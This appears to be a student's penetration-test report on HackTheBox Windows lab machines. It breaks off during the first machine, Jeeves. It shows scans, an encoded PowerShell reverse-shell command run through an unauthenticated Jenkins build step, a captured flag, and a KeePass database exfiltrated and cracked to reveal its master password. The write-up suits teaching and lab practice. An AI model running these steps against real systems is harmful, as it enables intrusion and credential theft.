



# Penetration Test Report

## Windows Privilege Escalation

---

v.1.0

**Ido.Boker@walla.co.il**

**Ido Boker**

Copyright © 2021 ITSafe Ltd. All rights reserved.

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from ITSafe Cyber College.

## Table of Contents

|                                        |    |
|----------------------------------------|----|
| 1.0 ITSafe Penetration Project Reports | 2  |
| 1.1 Introduction                       | 3  |
| 1.2 Objective                          | 3  |
| 1.3 Requirements                       | 3  |
| 2.0 High-Level Summary                 | 4  |
| 2.1 Recommendations                    | 5  |
| 3.0 Methodologies                      | 5  |
| 3.1 Information Gathering              | 5  |
| 3.2 Penetration                        | 6  |
| System IP: 10.10.10.63                 | 6  |
| Service Enumeration                    | 6  |
| Privilege Escalation                   | 14 |
| System IP: 10.10.10.93                 | 21 |
| Service Enumeration                    | 21 |
| Privilege Escalation                   | 29 |
| System IP: 10.10.10.100                | 34 |
| Service Enumeration                    | 34 |
| Privilege Escalation                   | 40 |
| System IP: 10.10.10.178                | 44 |
| Service Enumeration                    | 44 |
| Privilege Escalation                   | 55 |
| System IP: 10.10.10.236                | 61 |
| Service Enumeration                    | 61 |
| Privilege Escalation                   | 69 |
| 4.0 Additional Items                   | 75 |
| Appendix 1 - Proof and Local Contents: | 75 |

## 1.0 ITSafe Penetration Project Reports

### 1.1 Introduction

The ITSAFE Lab penetration test report contains all efforts that were conducted in order to pass the ITSAFE Windows Privilege Escalation Project. This report will be graded from a standpoint of correctness and fullness to all aspects of the Lab. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the ITSAFE Certified Professional.

### 1.2 Objective

The objective of this assessment is to perform an internal penetration test against the ITSAFE Lab network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

### 1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

## 2.0 High-Level Summary

I was tasked with performing an internal penetration test towards ITSAFE Project. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate HackTheBox\VulnHub internal Lab systems –My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to ITSAFE.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.10.63 (jeeves.htb) - *No CVE was used.*
- 10.10.10.93 (bounty.htb) - [JuicyPotato](#)
- 10.10.10.100 (active.htb) - *No CVE was used.*
- 10.10.10.178 (HTB-NEST) - *No CVE was used.*
- 10.10.10.236 (megalogistics.htb) - *No CVE was used.*

## 2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

## 3.0 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the HackTheBox environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

### 3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the Lab network. The specific IP addresses were:

#### Lab Network

- 10.10.10.63 (Jeeves.htb)
- 10.10.10.93 (Bounty.htb)
- 10.10.10.100 (Active.htb)
- 10.10.10.178 (HTB-NEST)
- 10.10.10.236 (Megalogistics.htb)

### 3.2 Penetration

System IP: 10.10.10.63

#### Service Enumeration

| Server IP Address | Ports Open                                       |
|-------------------|--------------------------------------------------|
| 10.10.10.63       | TCP: 80(http), 135(msrpc), 445(smb), 50000(http) |
|                   | UDP:                                             |

#### Nmap Scan Results:

```
(boker@boker)-[~/Desktop/HTB/Jeeves]
$ nmap -sV -sC 10.10.10.63
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-18 14:48 IST
Nmap scan report for 10.10.10.63
Host is up (0.086s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Microsoft IIS httpd 10.0
|_ http-title: Ask Jeeves
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
135/tcp    open  msrpc          Microsoft Windows RPC
445/tcp    open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp  open  http           Jetty 9.4.z-SNAPSHOT
|_ http-server-header: Jetty(9.4.z-SNAPSHOT)
|_ http-title: Error 404 Not Found
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-time:
|   date: 2025-11-18T17:48:55
|_ start_date: 2025-11-18T00:56:11
|_ smb2-security-mode:
|   3.1:1:
|_ Message signing enabled but not required
|_ clock-skew: mean: 5h00m02s, deviation: 0s, median: 5h00m02s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.00 seconds
```



## Initial Shell Vulnerability Exploited

### *Shell as user "kohsuke" via Jenkins RCE vulnerability*

#### **Vulnerability Explanation:**

Unrestricted access to "http://10.10.10.63:50000/askjeeves" allows an attacker to create a new workspace and execute commands via the build "Execute Windows Batch Command". This issue grants RCE to anyone who accesses the dashboard, and allows an attacker to create a reverse shell with PowerShell and access the system as user "kohsuke".

#### **Vulnerability Fix:**

- **Restrict access to "/askjeeves":** Restricting access to the dashboard by requiring authentication will prevent an attacker from manipulating the workspace build and executing commands.
- **Implementing "RBAC":** Role-Based Access Control can mitigate this vulnerability. Implementing this method will ensure only verified and authenticated users can use functions like "Executing Windows Batch Command" and by that preventing execution of malicious commands on the system.
- **Using AppArmor:** AppArmor is a tool which restricts what certain jobs can access and execute on the system. This will enhance the security of the tool and restrict it from executing malicious commands.


**Severity: Critical** - The vulnerability mentioned above grants an attacker RCE on the system and access to user "kohsuke".

# בדיקות חוסן תשתית


## דוח מעבודות גמר

### Proof of Concept Code Here:

The main page of the WebSite on port 80 presents a search bar using “Jetty”:




When using the search bar, redirects to the following error page and the version of MICROSOFT framework is presented “Microsoft .NET Framework v2.0.50727”:





Accessing the WebServer on port 50000, a 404 Error page is presented:



Using the tool “Feroxbuster” to enumerate directories on the WebServer on port 50000. Directory “/askjeeves” is found and multiple files and directories inside it:


`feroxbuster -u http://10.10.10.63:50000/ -w /wordlists/directory-list-2.3-medium.txt`

```
404 GET 11l 26w -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
302 GET 0l 0w 0c http://10.10.10.63:50000/askjeeves => http://10.10.10.63:50000/askjeeves/
302 GET 0l 0w 0c http://10.10.10.63:50000/askjeeves/search => http://10.10.10.63:50000/askjeeves/search/
302 GET 0l 0w 0c http://10.10.10.63:50000/askjeeves/security => http://10.10.10.63:50000/askjeeves/security/
302 GET 0l 0w 0c http://10.10.10.63:50000/askjeeves/about => http://10.10.10.63:50000/askjeeves/about/
302 GET 0l 0w 0c http://10.10.10.63:50000/askjeeves/projects => http://10.10.10.63:50000/askjeeves/projects/
302 GET 0l 0w 0c http://10.10.10.63:50000/askjeeves/people => http://10.10.10.63:50000/askjeeves/people/
404 GET 16l 266w 7098c http://10.10.10.63:50000/askjeeves/signup
200 GET 2l 149w 5817c http://10.10.10.63:50000/askjeeves/rssAll
200 GET 2l 17w 661c http://10.10.10.63:50000/askjeeves/rssLatest
302 GET 0l 0w 0c http://10.10.10.63:50000/askjeeves/version => http://10.10.10.63:50000/askjeeves/version/
302 GET 0l 0w 0c http://10.10.10.63:50000/askjeeves/_j_accegi_security_check => http://10.10.10.63:50000/askjeeves/loginError
200 GET 16l 507w 11404c http://10.10.10.63:50000/askjeeves/login
405 GET 14l 315w 7630c http://10.10.10.63:50000/askjeeves/job/pentest/build
200 GET 2l 130w 4973c http://10.10.10.63:50000/askjeeves/rssFailed
302 GET 0l 0w 0c http://10.10.10.63:50000/askjeeves/assets => http://10.10.10.63:50000/askjeeves/assets/
500 GET 93l 598w 15433c http://10.10.10.63:50000/askjeeves/main
302 GET 0l 0w 0c http://10.10.10.63:50000/askjeeves/projects/0 => http://10.10.10.63:50000/askjeeves/projects/0/
404 GET 14l 263w 7119c http://10.10.10.63:50000/askjeeves/search/index
200 GET 15l 509w 11691c http://10.10.10.63:50000/askjeeves/editDescription
200 GET 26l 718w 15269c http://10.10.10.63:50000/askjeeves/index
302 GET 0l 0w 0c http://10.10.10.63:50000/askjeeves/api => http://10.10.10.63:50000/askjeeves/api/
302 GET 0l 0w 0c http://10.10.10.63:50000/askjeeves/api/search => http://10.10.10.63:50000/askjeeves/api/search/
404 GET 0l 0w 0c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 1l 9w 811c http://10.10.10.63:50000/askjeeves/api/xml
405 GET 4l 13w 230c http://10.10.10.63:50000/askjeeves/job/pentest/disable
200 GET 1l 9w 178c http://10.10.10.63:50000/askjeeves/job/pentest/main
405 GET 4l 13w 201c http://10.10.10.63:50000/askjeeves/job/pentest/quietDown
200 GET 2l 149w 5833c http://10.10.10.63:50000/askjeeves/job/pentest/rssAll
200 GET 16l 492w 11015c http://10.10.10.63:50000/askjeeves/restart
200 GET 1l 4w 674c http://10.10.10.63:50000/askjeeves/apl/json
200 GET 14l 482w 10942c http://10.10.10.63:50000/askjeeves/people/index
200 GET 2l 130w 4989c http://10.10.10.63:50000/askjeeves/job/pentest/rssFailed
405 GET 4l 13w 202c http://10.10.10.63:50000/askjeeves/createItem
405 GET 4l 13w 207c http://10.10.10.63:50000/askjeeves/cancelQuietDown
200 GET 1l 4w 674c http://10.10.10.63:50000/askjeeves/api/python
```

# בדיקות חוסן תשתית

## דוח מעבודות גמר


Accessing “/askjeeves”, a dashboard for “Jenkins” is presented. “pentest” item is on the system and the version of Jenkins shown on the bottom right of the page: “Jenkins v2.87”



The screenshot shows the Jenkins dashboard. On the left, the 'New Item' button is highlighted with a red box. The main table lists jobs, with the 'pentest' job highlighted by a red box. The table has columns for Status (S), Warnings (W), Name, Last Success, Last Failure, and Last Duration. The 'pentest' job shows a last success of '4 hr 44 min - #16'. At the bottom right, the page generation time and Jenkins version 'Jenkins ver. 2.87' are displayed, with the version text highlighted by a red box.


| S | W | Name    | Last Success      | Last Failure      | Last Duration |
|---|---|---------|-------------------|-------------------|---------------|
|   |   | pentest | 4 hr 44 min - #16 | 4 hr 43 min - #17 | 12 sec        |

Inside the configuration of “pentest”, a “Execute Windows Batch Command” is set and running the file “reverse.exe”. By the title of the file and the item, the file most likely creates a reverse shell on the system and used for “pentesting”.




The screenshot shows the configuration page for the 'pentest' job. The 'pentest' link in the top left is highlighted with a red box and an arrow pointing to the configuration. The 'Build Environment' tab is selected. Under the 'Build' section, the 'Execute Windows batch command' step is highlighted with a red box. The command field contains 'reverse.exe'. A link to 'See the list of available environment variables' is visible below the command field.

Creating a new item “shell” and adding “Execute Windows Batch Command” to the build. The command i’m trying to execute is “powershell whoami” to see if executing commands via PowerShell is accessible using this method:



Executing the build and checking the “Console Output” page, the command executed:



Build

Execute Windows batch command

Command

```
powershell -e
JABjAGWk0BlAG4AdAagAD0AIABOAGUAdwAtAE8AYgBgAGUAYwB0ACAAUwB5AHMAdABlAG0ALgB0AGUAdAAuAFMabwBJAgSAZQB0AHMAlgBUAEHMAUADAGwAaQBjAG4AdAAoACIAMQAwAC4AM
QAwAC4AMQAwAC44MwAzACIALAA0AD0AHNA0A0CA0wAKAHMAdABYAGUAYQBTtACAAPOAgACQAYwBsAGKAZQBuAHQALgBHAGUAdABTHAQAcgBjAGEAbQAOa0CA0wBBAGIAeQB0AGUAWwBdAF0AJA
B1AHKAdABlAHMAIA9ACAAMAAwAC4ANgA1ADUAMwA1AHwAJQB7ADAA7QA7AHCaaABPaGwAZQAOagAJABpACAAPOAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBKACgAJAB1AHKAdABlAHMALAA
gADAA1AagACQAYgBSAHQAZQBZAC4ATABlAG4AZvB0AggAKQApACALQBuaGUAlAAwACKAewA7ACQAZABhAQYQAgAD0AIAAoAE4ZQB3AC0ATwB1AG0AZQBjAHQAIATAFQAEQBwAGUATgBh
```

[See the list of available environment variables](#)

Advanced...

Add build step

Setting a listener and executing the build, access to the system as user “jeeves\kohsuke” via PS is granted:

12 | Page

**Proof.txt Contents:** e3232272596fb47950d59c4cf1e7066a

Inside user “kohsuke” home directory the file “user.txt” is found as proof of access

```
PS C:\Users\kohsuke\Desktop> type user.txt
e3232272596fb47950d59c4cf1e7066a
PS C:\Users\kohsuke\Desktop> █
```

### Privilege Escalation

#### Privilege Escalation to "AUTHORITY\SYSTEM"

##### Vulnerability Exploited:

Inside "C:\Users\kohsuke\Documents", the file "CEH.kdbx" is found. This is an encrypted database file for KeePass that may store sensitive data like passwords:

```
PS C:\Users\kohsuke> ls Documents

Directory: C:\Users\kohsuke\Documents

Mode                LastWriteTime         Length Name
----                -
-a----             9/18/2017   1:43 PM         2846 CEH.kdbx
-a----            11/18/2025   9:39 AM        59392 nc.exe

PS C:\Users\kohsuke> 
```

Transferring the file from Windows back to the Linux Kali machine is a bit tricky, but because I can communicate via the Jenkins server, i'll transfer the file to there and download it via the WebServer:

Copying the file to the workspace "shell" which i've created to access the server via the WebPage

```
PS C:\Users\Administrator\.jenkins\workspace\shell> copy C:\Users\kohsuke\Documents\CEH.kdbx .
PS C:\Users\Administrator\.jenkins\workspace\shell> ls


Directory: C:\Users\Administrator\.jenkins\workspace\shell

Mode                LastWriteTime         Length Name
----                -
-a----             9/18/2017   1:43 PM         2846 CEH.kdbx

PS C:\Users\Administrator\.jenkins\workspace\shell> 
```



The file is visible and downloadable on the Web Server:



Downloading the file and using “keepass2john” to turn the file into readable data for the tool “john”. Then using “john” with the wordlist “rockyou.txt” to crack the hash. After some time the hash was cracked and the master password “moonshine1” was achieved.

```
(boker@boker) - [~/Desktop/HTB/Jeeves]
$ ls
46427.txt CEH.kdbx ferox-http_10_10_63_-1763470578.state

(boker@boker) - [~/Desktop/HTB/Jeeves]
$ keepass2john CEH.kdbx
CEH:$keepass$*2*6000*0*1af405cc00f979ddb9bb387c4594fcea2fd01a6a0757c000e1873f3c71941d3d*3869fe357ff2d7db1555cc668d1d606b1dfaf02b9dba2621cbe9ecb63c7a4091*393c9
